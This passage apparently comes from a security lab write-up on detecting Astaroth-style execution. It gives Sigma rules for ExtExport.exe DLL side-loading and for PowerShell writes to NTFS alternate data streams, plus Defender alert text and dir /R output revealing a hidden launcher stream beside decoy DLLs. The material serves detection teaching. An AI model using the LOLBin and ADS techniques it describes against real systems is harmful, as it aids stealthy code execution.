In many cases, any connection to a non-local address will justify investigation, and this can be further correlated with threat intelligence feeds to add more context to the alerts, for example. The BITSAdmin client also has a User Agent of "BITS". Ingesting web proxy logs, filtering on this User Agent would allow you to identify all hosts talking externally with this LOLBin.

ExtExport.exe

Windows Defender

Windows Defender has a behaviour-based detection for suspicious use of the ExtExport.exe binary (Behavior:Win32/ExtExportAbuse.B).


Alerts > Suspicious 'ExtExportAbuse' behavior was det...

Suspicious 'ExtExportAbuse' behavior was detected

This alert is part of incident (4129)

Automated investigation is not applicable to alert type

Actions

Severity: Low
Category: Suspicious Activity
Detection source: EDR
Detection technology: Client
Detection status: Blocked

Description

Malware and unwanted software are undesirable applications that perform annoying, disruptive, or harmful actions on affected machines. Some of these undesirable applications can replicate and spread from one machine to another. Others are able to receive commands from remote attackers and perform activities associated with cyber attacks.

A malware is considered active if it is found running on the machine or it already has persistence mechanisms in place. Active

However, as we have seen this is often not enough, so it is a good idea to add some detection of our own.

Sigma Rule


ExtExport.exe process execution is quite unusual, so that in itself could be enough of an indicator worth checking. For more accuracy, we could also check the parameters, specially if a path is given, followed by two additonal random arguments.

A homemade Sigma rule could look as follows:

```
title: ExtExport.exe DLL Side Loading
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects ExtExport.exe with arguments being executed. Could indicate a DLL Side-Loading attempt.
references:
    - https://lolbas-project.github.io/lolbas/Binaries/Extexport/
    - http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/
tags:
    - attack.execution
    - attack.defense_evasion
    - attack.t1059
    - attack.t1073
author: Martin, Anartz
date: 2020/06/30
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image:
            - '*\extexport.exe'
    filter:
        CommandLine:
            - '^[Cc]\:\\[Pp]rogram\ [Ff]iles(\ \([Xx]86\))?\\[Ii]nternet\ [Ee]xplorer\\[Ee]xt[Ee]xport\.exe$'
    condition: selection and not filter
fields:
    - CommandLine
falsepositives:
    - Depending on the estate activity. They should be rare.
level: medium
```

The rule should be further refined by baselining it against the usual activity in the estate, whitelisting any legitimate use case for this binary.

The next image shows a successful detection for suspicious ExtExport.exe use, done by our managed detection and response solution.



```
Raw
EX
  ARGS
  C:\test foo bar

  NAME
  ExtExport

  NORMALISED_PATH
  %PROGRAMFILES(X86)%\Internet Explorer\ExtExport.exe

P_EX
  NAME
  cmd

  NORMALISED_PATH
  %SYSTEM32%\cmd.exe

TAGS
0001 extexport-usage
```

Alternate Data Stream (ADS)

Dir Command

If we are already suspicious of a specific file, one of the easiest, most straightforward ways of confirming if there is a rogue ADS in it is to run a dir /R command on the directory the file is in.

```
dir /R <target_directory>
```


```
C:\Users\Admin>dir /R C:\Users\Public\Libraries\raw
 Volume in drive C has no label.
 Volume Serial Number is 1C37-483C

 Directory of C:\Users\Public\Libraries\raw

06/29/2020  04:29 AM    <DIR>          .
06/29/2020  04:29 AM    <DIR>          ..
06/29/2020  04:12 AM             1,264 clickme.lnk
06/29/2020  04:29 AM                 0 desktop.ini
                                   304 desktop.ini:launcher.lnk:$DATA
06/26/2020  09:36 PM             5,120 mozcrt19.dll
06/26/2020  09:36 PM             5,120 mozsqlite3.dll
06/26/2020  09:36 PM             5,120 sqlite3.dll
               5 File(s)         16,624 bytes
               2 Dir(s)  25,856,741,376 bytes free
```

Of course, this is certainly not the situation we are most commonly in, and we ideally want to develop detection mechanisms that will alert us of an attack upon execution.

Tools and Scripts

The main problem when it comes to ADS is that there are a great variety of file formats that can be stored in the alternate data stream of a given file. This means there are also many ways of executing a hidden payload and, therefore, different execution detection mechanisms to use depending on the scenario. Additionally, the reported size (and hash!) of the file containing the ADS payload does not change after our malicious file is added.

However, there are some tools at our disposal that can help us automate and speed up the process of recursively gathering all the data streams in a given directory.

Streams is a tool in the Sysinternals suite that examines a given file or directory and returns a list of the names and sizes of any ADS it encounters. A nice touch is that it also allows us to delete the streams with the "-d" flag.

```
streams [-s] [-d] <file_or_directory>
```

In a similar manner, the PowerShell scripts find-steams.ps1 and Get-ADS.ps1 provide similar functionality, and they may be easier to automate.

Sigma Rule

For a less forensic and more active detection approach, you can feed the following Sigma rule into your SIEM and monitor for data written into NTFS ADS (with the caveats that it only detects it when it spawns from a PowerShell process and that Script Block Logging needs to be active).

```
title: NTFS Alternate Data Stream
id: 8c521530-5169-495d-a199-0a3a881ad24e
status: experimental
description: Detects writing data into NTFS alternate data streams from powershell. Needs Script Block Logging.
references:
    - http://www.powertheshell.com/ntfsstreams/
tags:
    - attack.defense_evasion
    - attack.t1096
    - attack.t1564.004
author: Sami Ruohonen
date: 2018/07/24
logsource:
    product: windows
    service: powershell
    definition: 'It is recommended to use the new "Script Block Logging" of PowerShell v5 https://adsecurity.org/?p=2277'
detection:
    keyword1:
        - "set-content"
        - "add-content"
    keyword2:
        - "-stream"
    condition: keyword1 and keyword2
falsepositives:
    - unknown
level: high
```

A more generic approach to detect code execution using ADS, like the one we use currently, involves monitoring for a known list of usual suspect processes running a binary or script in an ADS by parsing the image name and checking if the arguments are in ADS format and contain a file in them (have a colon ":" and a known extension), together with various whitelisting filters resulting from some exhaustive baselining.

Sysmon

Finally, it is also worth mentioning that Sysmon also offers ADS creation logging capability, although this might require a decent amount of fine tuning to make the amount of data it generates manageable.

Conclusions

The main goal of this lab was to present the reader with a simplified version of a real world threat in order to give an engaging and holistic view of the whole attack and defence cycle. We observed the use of several code execution techniques, including the use of LOLBins and Alternate Data Streams, and identified detection opportunities both from a forensic perspective and in terms of active monitoring. Several sigma rules have been provided that seek to detect the offensive actions we performed.

The main takeaways from this first lab are:

- An opportunity to simulate an, albeit slightly simplified, code execution flow of real-world Astaroth malware.
- The use of process creation events for specific command line entries relating to the creation of alternate data streams, and BITSAdmin.
- Use of additionally tooling to identify instances of ADS and BITS jobs.

In the next lab, we'll adapt our malware to include persistence mechanisms. You can find the guide for that lab here.